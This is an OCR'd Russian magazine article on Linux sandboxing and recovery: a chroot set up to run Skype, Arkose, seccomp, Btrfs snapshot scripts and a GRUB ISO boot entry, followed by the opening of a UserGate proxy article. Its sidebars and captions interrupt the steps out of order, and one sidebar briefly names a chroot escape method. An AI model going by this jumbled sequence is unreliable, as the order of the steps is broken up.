Chroot известен давным-давно. У него имеется огромное преимущество перед другими средствами — он работает везде, даже на очень старых дистрибутивах. Все эти новомодные песочницы представляют собой не что иное, как его дальнейшее развитие. Но есть и минусы. Например, нет возможности ограничить работу с сетью, root может при некотором усилии выйти из него, и самое главное — его достаточно сложно настраивать. Несмотря на это, для некоторых целей, к примеру установки пакетов из исходников, он подходит идеально. Существует как минимум три способа создания chroot-окружения:



Огнелис в песочнице — об этом говорит заголовок

1. Все необходимые для работы запускаемой программы приложения и библиотеки ты определяешь сам. Это наиболее гибкий способ, но и наиболее замороченный.
2. Chroot-окружение формируется динамически. Одно время существовал проект Isolate, который это и делал, но нынче по неизвестным причинам он канул в Лету.
3. Развертывание базовой системы в указанном каталоге и чрутинг на него — его я и опишу.

Для начала установим пакет debootstrap, который используется как раз с этой целью.

```
$ sudo apt-get install debootstrap
```

Затем создадим каталог, в котором будет находиться chroot, и развернем базовую систему quantal в нем. В общем-то, его можно создать где угодно, но традиционное место его размещения — /var/chroot. Поскольку большинство следующих команд требуют права root, имеет смысл переключиться на аккаунт суперпользователя:

```
$ sudo su -
# mkdir /var/chroot && cd /var/chroot
# debootstrap quantal ./quantal-chr1 ↵
http://mirror.yandex.ru/ubuntu
```

Разберем последнюю команду. Она разворачивает релиз убунты Quantal в отдельный каталог quantal-chr1 (мало ли, вдруг понадобится еще один chroot) с ближайшего зеркала. После завершения развертывания необходимо отобразить файловые системы procfs, sysfs и (если это необходимо) каталог /dev на данное поддерево. В случае если chroot будет использоваться для текстовых приложений только до перезагрузки, должно хватить следующих команд:

```
# mount --bind /proc /var/chroot/quantal-chr1/proc
# mount --bind /sys /var/chroot/quantal-chr1/sys
# mount --bind /dev /var/chroot/quantal-chr1/dev
```

Если же требуется, чтобы данное поддерево работало и после перезагрузки, добавь соответствующие строки в /etc/fstab. Ну а для работы некоторых графических приложений также следует отобразить каталоги /tmp и /var/run/dbus. После этого уже можно вводить следующую команду, которая, собственно, и делает chroot:

```
# chroot /var/chroot/quantal-chr1/
```

И ты уже заперт в нем. Для того чтобы не спутать chroot с реальной системой, рекомендую изменить приглашение оболочки. Для примера давай установим и запустим в chroot Skype. Для этого потребуется установить на хостовой системе пакет schroot, который позволяет упростить запуск программ в chroot-окружении:

```
# apt-get install schroot
```

Затем добавим запись в файл /etc/schroot/schroot.conf. В моем случае я добавил следующую:

```
/etc/schroot/schroot.conf
[quantal-skype]
description=Quantal Skype
directory=/var/chroot/quantal-chr1
priority=3
users=rom
groups=rom
root-groups=root,rom
```


Пробрасываем /dev, /proc, /sys, /tmp и /var/run/dbus — как это сделать, смотри выше. Добавим в chroot пользователя и группу skype — при этом желательно, чтобы uid и gid совпадали с uid/gid основного пользователя реальной системы (в моем случае — rom), для чего набираем следующие команды:



INFO

Команды Btrfs имеют стандартный и сокращенный вид. Например, команду «btrfs subvolume snapshot» можно записать как «btrfs su sn».

Сравнение скорости компиляции на ext4 и на Btrfs





GRUB И BTRFS

Скорее всего, при загрузке с раздела Btrfs Grub будет ругаться, что-де разреженные файлы недопустимы, и просить нажать любую клавишу. Чтобы это сообщение не выскакивало, открой в любимом текстовом редакторе файл /etc/grub.d/00.header и закомментируй там следующую строчку:

```
if [ -n "\${have_grubenv}" ]; then if [ -z ↵
"\${boot_once}" ]; then save_env recordfail ↵
fi; fi
```

Собственно, переменная recordfail необходима, чтобы предотвратить циклическую перезагрузку, для чего она при старте взводится, а затем, в случае успешной загрузки, устанавливается в 0. Хоть комментировать код, отвечающий за эту процедуру, и нежелательно, но думаю, что на настольной системе вполне можно обойтись и без него.

```
root@ubuntu: /mnt/sda11
root@ubuntu:~# mkdir /mnt/sda11
root@ubuntu:~# mount /dev/sda11 /mnt/sda11
root@ubuntu:~# cd /mnt/sda11/
root@ubuntu:/mnt/sda11#
root@ubuntu:/mnt/sda11# ls @snapshots/
201302011431  201302011434
root@ubuntu:/mnt/sda11# mv @ @_badroot
root@ubuntu:/mnt/sda11# mv @snapshots/201302011434/rootsnap @
root@ubuntu:/mnt/sda11#
```

Откат на снапшот Btrfs

```
# schroot -c quantal-skype -u root
# addgroup --gid 1000 skype
# adduser --disabled-password --force --uid 1000 ↵
  --gid 1000 skype
```

После этого ставим свежескачанный Skype — опять же в chroot — и удовлетворяем его зависимости:

```
# dpkg --force-all -i ↵
  skype-ubuntu-precise_4.1.0.20-1_i386.deb
# apt-get -f install
# exit
```

В основной системе разрешаем соединения с X-сервером с localhost и заходим в chroot как обычный пользователь:

```
$ xhost +localhost
$ cd / && schroot -c quantal-skype -u rom /bin/bash
```

Устанавливаем переменную DISPLAY (которую надо посмотреть в основной системе) и запускаем Skype:

```
$ export DISPLAY=":0.0"
$ skype --dbpath=/home/skype/.Skype &
```

Скайп успешно установлен и запущен в chroot-окружении.

Можно было бы написать скрипт для облегчения запуска, но это ты можешь сделать и сам.

ИСПОЛЬЗОВАНИЕ ARKOSE

Arkose действует аналогично песочницам в Windows, таким, например, как Sandboxie. Практически это удобная обертка для контейнеров LXC. Но, как известно, удобство и гибкость порой несовместимы — тонкая настройка создаваемых контейнеров затруднительна. Из плюсов отмечу интуитивно понятный интерфейс (это если использовать GUI — впрочем, запуск из командной строки тоже очень прост), из минусов же — по умолчанию требует довольно много свободного места на жестком диске и имеются некоторые возможные пути обхода; но, если использовать Arkose как дополнительную обертку для потенциальных путей внедрения малвари (браузер) или даже просто для экспериментов с каким-нибудь интересным приложением, это никак не повредит. Перед тем как использовать Arkose, его надо установить. Процедура стандартна:

```
$ sudo apt-get install arkose-gui
```

Будет установлен как графический интерфейс (arkose-gui), так и утилита командной строки (arkose). Графический интерфейс настолько прост, что описывать его я смысла не вижу, лучше сразу перейдем к практике. Для примера запустим Firefox:

```
$ sudo arkose -n direct -p firefox
```

Данная команда запустит Firefox с доступом к сети и к PulseAudio. Поскольку для каждого вновь создаваемого контейнера по умолчанию создается свой домашний каталог, то и профиль огнелиса будет новый, без установленных до-




WWW

https://btrfs.wiki.kernel.org – wiki по Btrfs.

www.palecrow.com/chroot-jail-paper.html – пример запуска демона в chroot-окружении. Несколько устарело, однако общие принципы остались те же.

ОПЦИИ КОМАНДНОЙ СТРОКИ ARKOSE

- **n {none,direct,filtered}** — отображение сети на песочницу. Опции none и direct не требуют пояснения, filtered создает для каждой песочницы свой интерфейс. На практике же лучше использовать либо none, либо direct, поскольку filtered настраивать достаточно долго.
- **d {none,system,session,both}** — доступ к шинам D-Bus из песочницы.
- **s размер** — устанавливает размер хранилища в мегабайтах. По умолчанию 2000 Мб для ext4 или половина памяти для tmpfs. После завершения работы запускаемой в песочнице программы хранилище уничтожается.
- **t [ext4,tmpfs]** — тип файловой системы хранилища. По дефолту используется ext4.
- **root каталог** — указывает каталог, который отображается на песочницу в качестве корня.
- **root-type {cow,bind}** — как именно отображать корень. Если использовать cow, то любые изменения после закрытия песочницы пропадут, а если bind — сохранятся.
- **base-path** — указывает место хранения песочницы. По умолчанию это ~/.arkose.
- **bind каталог и --cow каталог** — отображает каталог либо в режиме cow, либо напрямую. Естественно, использование той или иной опции зависит от типа отображения корня — использовать опцию --cow на каталоге, который и так уже copy-on-write, не имеет смысла.
- **h** — использовать реальный домашний каталог. Действует аналогично --bind $HOME.
- **p** — разрешает использовать PulseAudio.



Развертывание в chroot базовой системы с помощью debootstrap

SECCOMP И SECCOMP-BPF

Seccomp — малоизвестный механизм, внедренный еще в ядро 2.6.12, который позволяет процессу совершить односторонний переход в «безопасное» состояние, где ему будет доступно только четыре системных вызова — exit(), sigreturn(), read() и write(), причем последние два доступны только для уже открытых файлов. Если же процесс попытается вызвать любой другой сисколл, он будет немедленно убит.

Очевидно, что это решение не очень гибкое. В связи с этим в ядре 3.5 появился seccomp-bpf, который позволяет с помощью правил BPF тонко настраивать, какие именно системные вызовы (и их аргументы) разрешены, а какие — нет. Seccomp-bpf применяется в Google Chrome, Chrome OS, а также бэкпортирован в Ubuntu 12.04.

полнений, если таковые у тебя имеются. «Но постой! Зачем же sudo?» — может возникнуть резонный вопрос. Дело в том, что некоторые подготовительные операции доступны только из-под root. Однако спешу тебя успокоить — запускаемая программа будет работать с правами текущего пользователя.

СОЗДАНИЕ И УДАЛЕНИЕ СНАПШОТОВ

Для совершения операций над ФС нового поколения, таких, например, как создание снапшотов, дефрагментация тома и многих других, служит команда btrfs. Синтаксис у нее, в общем случае, следующий:

```
btrfs <команда> <аргументы>
```

Какие же именно операции можно производить над Btrfs? Ниже будут приведены команды, которые мне показались интересными.

- btrfs subvol create [<путь>/]<имя> — создает подтом (см. врезку). Если путь не указан, создает его в текущей директории.
- btrfs subvol delete <имя> — соответственно, удаляет подтом.
- btrfs subvol find-new <путь> <поколение> — список последних модифицированных файлов в указанном пути, начиная с указанного поколения. К сожалению, пока что нет возможности простым способом узнать текущее поколение того или иного файла, поэтому применение этой команды может сопровождаться танцами с бубном.
- btrfs subvol snapshot [-r] <подтом> <путь к снапшоту> — гвоздь программы. Создает снапшот указанного подтома с указанным путем к нему же. Опция -r делает невозможной запись в снапшоты.
- btrfs subvol list <путь> — показывает список подтомов и снапшотов по указанному пути.

```
Терминал - rom@rom-ubuntu1210: ~
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-ubuntu1210:~$ sudo btrfs subvol snap -r / /snapshot-2013-01-16
[sudo] password for rom:
Create a readonly snapshot of '/' in '//snapshot-2013-01-16'
rom@rom-ubuntu1210:~$
```

Ручное создание read-only снапшота в Btrfs

```
Терминал - root@rom-ubuntu1210: ~
Файл  Правка  Вид  Терминал  Переход  Справка
CHROOT:~# addgroup --gid 1000 skype
Adding group `skype' (GID 1000) ...
Done.
CHROOT:~# adduser --disabled-password --force --uid 1000 --gid 1000 skype
Adding user `skype' ...
Adding new user `skype' (1000) with group `skype' ...
The home directory `/home/skype' already exists.  Not copying from `/etc/skel'.
Changing the user information for skype
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
CHROOT:~#
```

Добавление пользователя для запуска Skype в chroot

КРАТКО О BTRFS

Бывает, что после установки обновлений система рушится. Здесь пригодились бы средства, аналогичные компоненту «Восстановление системы» Windows. С гордостью заявляю — их есть у нас! И одно из этих средств — Btrfs. Из достоинств новой файловой системы от Oracle стоит отметить следующие:

- Копирование при записи (Copy-on-Write). Эта технология служит для создания снапшотов — мгновенных снимков состояния системы. При создании снапшота драйвер ФС копирует в него метаданные и начинает мониторить фактическую запись. Если она обнаруживается, в снапшот помещаются оригинальные блоки данных, а на их место записываются новые.
- Сжатие файлов.
- Динамическое выделение инодов. В отличие от ФС старого поколения, в Btrfs нет ограничения на количество файлов.
- Возможность размещения ФС на нескольких физических носителях. Фактически это тот же самый RAID, только более высокоуровневый. На момент написания статьи поддерживались RAID 0, RAID 1 и RAID 10, поддержка же RAID 5 находилась на ранней стадии разработки.

ПОДТОМА BTRFS

Подтом Btrfs может выступать в двух ипостасях: как директория и как объект VFS — то, что может быть примонтировано. Например, при установке Ubuntu создается два подтома — @ и @home. Первый содержит системные файлы, второй — данные пользователя. Это похоже на разбиение диска на разделы, только если раньше один раздел мог содержать, как правило, лишь один объект VFS, то теперь на одном разделе могут быть сразу несколько объектов, при этом они могут быть вложенными.

- btrfs filesys df — использование места для указанной точки монтирования.
- btrfs filesys resize [+/-]<новый размер>[g/k/m] <путь> — да-да, в Btrfs есть возможность изменять размер на «живой» системе, причем не только увеличивать, но и уменьшать! С аргументами, думаю, все более-менее ясно, но, помимо указания размера, можно использовать аргумент max, который расширяет ФС до максимально возможного размера.

Остальные команды хоть и интересны, но к теме статьи относятся лишь постольку-поскольку, и их мы рассматривать не будем. Итак, чтобы создать снапшот подтома с текущей датой, например корневого каталога, набираем следующую команду:

```
$ sudo btrfs subvol snap -r / /snapshot-2013-01-16
```

Снапшот создан. Опцию -r я рекомендую использовать для пущей безопасности — теперь файлы из него можно удалить, только удалив снапшот целиком:

```
$ sudo btrfs subvol del /snapshot-2013-01-16
```

АВТОМАТИЗАЦИЯ

Создавать снапшоты ручками я не вижу большого смысла — можно банально забыть это сделать. Напрашиваются три сценария автоматизации:

- написать скрипт и поместить его в rc.local;
- написать скрипт и поместить его в cron;
- использовать команду btrfs autosnap.

К сожалению, в Ubuntu 12.10 последний метод по каким-то причинам недоступен, так что выбора как такового практически нет. Лично я предпочел написать скрипт для крона, но сначала давай создадим подтом, в котором и будут храниться наши снапшоты. Для чего? Хотя бы для того, чтобы не засорять корневую папку.

```
# mkdir /mnt/sda11
# mount /dev/sda11 /mnt/sda11
# btrfs subvol create /mnt/sda11/@snapshots
# umount /mnt/sda11
```

Рассмотрим, что делают эти команды. Поскольку фактический корень ФС в данный момент недоступен (вместо него в убунте в качестве корня используется подтом @), мы вынуждены подмонтировать его ручками. В моем случае он находится на /dev/sda11. Третьей командой мы создаем подтом @snapshots — таким образом, если мы не подмонтируем его или реальный корень, его содержимое будет недоступно. А теперь собственно скрипт:

autosnap.sh

```
#!/bin/bash
set -e
VOLUME=/dev/sda11
TMP_PATH=/tmp/snapshots
MOUNT_OPTS="subvol=@snapshots"
# Текущие дата и время — необходимы
# для формирования имен папок со снапшотами
NOW="$(date +%Y%m%d%H%M)"
NOW_SEC="$(date +%s)"
if [ $# -ne 1 ]; then
    # Если скрипт запущен без аргументов,
    # ставим по умолчанию один день назад
    OLDER_SEC="$(date --date "1 day ago" +%s)"
else
    # Если же у нас указан аргумент, считаем,
    # что это дата в любом формате, который
    # понимает команда date, со всеми вытекающими
    OLDER_SEC="$(date --date "$1" +%s)"
fi
# Вычитаем из текущей даты требуемую
# и преобразуем ее в минуты
OLDER=$(($NOW_SEC-$OLDER_SEC))
OLDER_MIN=$(($OLDER/60))
[ ! -d "${TMP_PATH}/" ] && mkdir "${TMP_PATH}/"
[ -z "`grep "${TMP_PATH}" /proc/mounts`" ] ↵
&& mount "${VOLUME}" "${TMP_PATH}/" -o ↵
"${MOUNT_OPTS}" && { # Монтируем
    mkdir "${TMP_PATH}/${NOW}/"
    # Создаем снапшоты
    btrfs subvol snap / "${TMP_PATH}/${NOW}/↵
    rootsnap" > /dev/null 2>&1
    btrfs subvol snap /home "${TMP_PATH}/${NOW}/↵
    homesnap" > /dev/null 2>&1
} && {
    # Ищем папки со снапшотами старше указанной даты
    for f in `find "${TMP_PATH}" -mindepth 1 ↵
    -maxdepth 1 -type d -cmin +"$OLDER_MIN" ↵
    -print0 |xargs -0`;
    do
        btrfs subvol del "${f}/rootsnap" ↵
        > /dev/null 2>&1 &&
        btrfs subvol del "${f}/homesnap" ↵
        > /dev/null 2>&1 &&
        # и удаляем снапшоты и папки, их содержащие
        rmdir "$f"
    done
}
umount -l "${TMP_PATH}" && rmdir "${TMP_PATH}"
```

Скрипт этот можно разместить, где удобно (лично я предпочитаю подобные вещи размещать в /usr/local/bin, но это дело вкуса), и запускать его либо из крона, либо из rc.local. По умолчанию скрипт ротирует снапшоты старше одного дня, но ты можешь задать любое желаемое количество в формате команды date — главное, не забудь заключить в кавычки.

ИСПОЛЬЗОВАНИЕ ISO-ОБРАЗА

Для того чтобы при повреждении каких-либо жизненно важных файлов не дергать каждый раз болванку с записанной убунтой, есть возможность в меню Grub добавить пункт загрузки с ISO-образа, что я и предлагаю сделать. Для этого понадобится не-Btrfs-раздел (поскольку по неизвестным причинам стандартная initramfs убунтовской исошки не желает видеть образ, если он находится на разделе с описываемой ФС) и прямые руки.

Теперь даже в случае серьезного повреждения системы — если, конечно, не будет затронут загрузчик и его файлы — ты всегда сможешь загрузиться с ISO-образа

```
Терминал - rom@rom-ubuntu1210: /etc/grub.d
Файл  Правка  Вид  Терминал  Переход  Справка
  set saved_entry="\${prev_saved_entry}"
  save_env saved_entry
  set prev_saved_entry=
  save_env prev_saved_entry
  set boot_once=true
fi

function savedefault {
  if [ -z "\${boot_once}" ]; then
    saved_entry="\${chosen}"
    save_env saved_entry
  fi
}

function recordfail {
  set recordfail=1
  if [ -n "\${have_grubenv}" ]; then if [ -z "\${boot_once}" ]; then save_env re
cordfail; fi; fi
}

function load_video {
EOF
if [ -n "${GRUB_VIDEO_BACKEND}" ]; then
    cat <<EOF
  insmod ${GRUB_VIDEO_BACKEND}
```

Редактируем конфиг Grub'a

INFO

Если ты работаешь в chroot-окружении под root, то есть возможность оттуда вырваться. Один из способов – использование системного вызова mknod() с последующим монтированием реального корня. Установка патчсета grsecurity позволяет решить эту проблему.

Добавляем в файл /etc/grub.d/40_custom следующие строчки:

```
menuentry "Ubuntu 12.10 i386 iso" {
  insmod part_msdos
  insmod fat
  # Устанавливаем корень, откуда берем ISO
  set root='hd0,msdos7'
  # Путь к образу относительно указанного выше корня
  set isofile=/ubuntu-12.10-desktop-i386.iso
  # Монтируем в качестве loopback-девайса в Grub
  loopback loop $isofile
  linux (loop)/casper/vmlinuz boot=casper ↵
  iso-scan/filename=$isofile noeject noprompt --
  initrd (loop)/casper/initrd.lz
}
```

и запускаем команду обновления основного конфига Grub:

```
$ sudo update-grub
```

Теперь даже в случае серьезного повреждения системы — если, конечно, не будет затронут загрузчик и его файлы — ты всегда сможешь загрузиться с ISO-образа и изменить поврежденные файлы или откатиться на предыдущее состояние системы. Предположим, ты уронил систему и тебе необходимо ее восстановить из снапшота Btrfs. Для этого загрузись с данного ISO-образа, примонтируй тот раздел, систему на котором ты уронил, — именно раздел, не подтом! — и введи следующие команды (естественно, с поправкой на твои снапшоты и разделы):

```
# cd /mnt/sda11
# mv @ @_badroot
# mv @snapshots/201302011434/rootsnap @
```

То же самое, при необходимости, делаем с @home и перезагружаемся. Если все прошло нормально, то можешь удалить @_badroot:

```
$ sudo btrfs subvol del @_badroot
```

ЗАКЛЮЧЕНИЕ

В *nix-системах есть множество способов обезопасить себя от неудачных экспериментов или смягчить их последствия. Я рассмотрел некоторые из них. Однако стоит заметить, что все эти способы предназначены в основном для экспериментаторов, любящих поковыряться в системе. Для отлова малвари они не подходят — их достаточно легко обнаружить, хотя некоторый уровень безопасности они, конечно же, обеспечивают. ☒

Разработчик:
Entensys Corporation

Сайт:
www.usergate.ru


Системные требования:
Pentium 1 ГГц, 1 Гб ОЗУ

ОС:
Windows XP/2000/2003/7/8/2008/2008R2/2012


Организация совместного доступа к интернету пользователей локальной сети — одна из наиболее распространенных задач, с которыми приходится сталкиваться системным администраторам. Тем не менее до сих пор она вызывает много затруднений и вопросов. Например — как обеспечить максимальную безопасность и полную управляемость?

ПОГРАНИЧНЫЙ ЗАСЛОН


ОРГАНИЗАЦИЯ БЕЗОПАСНОГО ДОСТУПА К ИНТЕРНЕТУ С ПОМОЩЬЮ USERGATE PROXY & FIREWALL 6.0



Марат Давлетханов
marat@maratd.ru



Настройка сетевых интерфейсов



Настройка DNS

ВВЕДЕНИЕ

Сегодня мы подробно рассмотрим, как организовать совместный доступ к интернету сотрудников некой гипотетической компании. Предположим, что их количество будет лежать в пределах 50–100 человек, а в локальной сети развернуты все обычные для таких информационных систем сервисы: домен Windows, собственный почтовый сервер, FTP-сервер.

Для обеспечения совместного доступа мы будем использовать решение под названием UserGate Proxy & Firewall. У него есть несколько особенностей. Во-первых, это чисто российская разработка, в отличие от многих локализованных продуктов. Во-вторых, она имеет более чем десятилетнюю историю. Но самое главное — это постоянное развитие продукта.

Первые версии этого решения представляли собой относительно простые прокси-серверы, которые могли только обеспечивать совместное использование одного подключения к интернету и вести статистику его использования. Наибольшее распространение среди них получил билд 2.8, который до сих пор еще можно встретить в небольших конторах. Последнюю же, шестую версию сами разработчики уже не называют прокси-сервером. По их словам, это полноценное UTM-решение, которое охватывает целый спектр задач, связанных с безопасностью и контролем действий пользователей. Давай посмотрим, так ли это.

РАЗВЕРТЫВАНИЕ USERGATE PROXY & FIREWALL

В ходе установки интерес представляют два этапа (остальные шаги стандартны для инсталляции любого ПО). Первый из них — это выбор компонентов. Помимо базовых файлов, нам предлагается установить еще четыре серверных компонента — это VPN, два антивируса (Panda и «Антивирус Касперского») и обозреватель кеша.

Модуль VPN-сервера устанавливается по необходимости, то есть когда в компании планируется использование удаленного доступа сотрудников или для объединения нескольких удаленных сетей. Антивирусы имеет смысл инсталлировать только в том случае, если у компании приобретены соответствующие лицензии. Их наличие позволит сканировать интернет-трафик, локализовать и блокировать вредоносное ПО непосредственно на шлюзе. Обозреватель кеша обеспечит просмотр закешированных прокси-сервером веб-страниц.

Помимо этого, в состав дистрибутива входит еще два компонента. Первый из них — «Консоль администратора». Это отдельное приложение, предназначенное, как это видно из названия, для управления сервером UserGate Proxy & Firewall. Главная его особенность — возможность удаленного подключения. Таким образом, администраторам или ответственным за использование интернета лицам не нужен прямой доступ к интернет-шлюзу.

Второй дополнительный компонент — веб-статистика. По сути, она представляет собой веб-сервер, который позволяет отображать подробную статистику использования глобальной сети сотрудниками компании. С одной стороны, это, вне всякого сомнения, полезный и удобный компонент. Ведь он позволяет получать данные без установки дополнительного ПО, в том числе и через интернет. Но с другой — он занимает лишние системные ресурсы интернет-шлюза. А поэтому его лучше устанавливать только в том случае, когда он действительно нужен.

Второй этап, на который стоит обратить внимание в ходе инсталляции UserGate Proxy & Firewall, — выбор базы данных. В предыдущих версиях UGPF мог функционировать только с файлами MDB, что сказывалось на производительности системы в целом. Теперь же есть выбор между двумя СУБД — Firebird и MySQL. Причем первая входит в состав дистрибутива, так что при ее выборе никаких дополнительных манипуляций производить не нужно. Если же ты пожелаешь использовать MySQL, то предварительно ее нужно установить и настроить. После завершения установки серверных компонентов необходимо подготовить рабочие места администраторов и других ответственных сотрудников, которые могут управлять доступом пользователей. Сделать это очень просто. Достаточно из того же самого дистрибутива установить на их рабочие компьютеры консоль администрирования.

БАЗОВАЯ НАСТРОЙКА

Вся настройка UserGate Proxy & Firewall ведется с помощью консоли управления. По умолчанию после установки в ней уже создано подключение к локальному серверу. Однако если ты используешь ее удаленно, то соединение придется создать вручную, указав IP-адрес или имя хоста интернет-шлюза, сетевой порт (по умолчанию 2345) и параметры авторизации.

После подключения к серверу в первую очередь необходимо настроить сетевые интерфейсы. Сделать это можно на вкладке «Интерфейсы» раздела «Сервер UserGate». Сетевой карте, которая «смотрит» в локальную сеть, выставляем тип LAN, а всем остальным подключениям — WAN. «Временным» подключениям, таким как PPPoE, VPN, автоматически присваивается тип PPP.

Если у компании есть два или более подключения к глобальной сети, причем одно из них основное, а остальные резервные, то можно настроить автоматическое резервирование. Сделать это довольно просто. Достаточно добавить нужные интерфейсы в список резервных, указать один или несколько контрольных ресурсов и время их проверки. Принцип работы этой системы таков. UserGate автоматически с указанным интервалом проверяет доступность контрольных сайтов. Как только они перестают отвечать, продукт самостоятельно, без вмешательства администратора, переключается на резервный канал. При этом проверка доступности контрольных ресур-


Дополнительные функции

ЗАПРЕТ НЕЖЕЛАТЕЛЬНЫХ САЙТОВ




UserGate Proxy & Firewall поддерживает технологию Entensys URL Filtering. По сути, это облачная база данных, содержащая более 500 миллионов сайтов на разных языках, разбитых более чем по 70 категориям. Основное ее отличие — постоянный мониторинг, в ходе которого веб-проекты постоянно контролируются и при смене контента переносятся в другую категорию. Это позволяет с высокой долей точности запретить все нежелательные сайты, просто выбрав определенные рубрики.

Применение Entensys URL Filtering увеличивает безопасность работы в интернете, а также способствует повышению эффективности труда сотрудников (за счет запрета социальных сетей, развлекательных сайтов и прочего). Однако ее использование требует наличия платной подписки, которую необходимо продлевать каждый год.



Настройка синхронизации с Active Directory



Публикация локального FTP-сервера в интернете

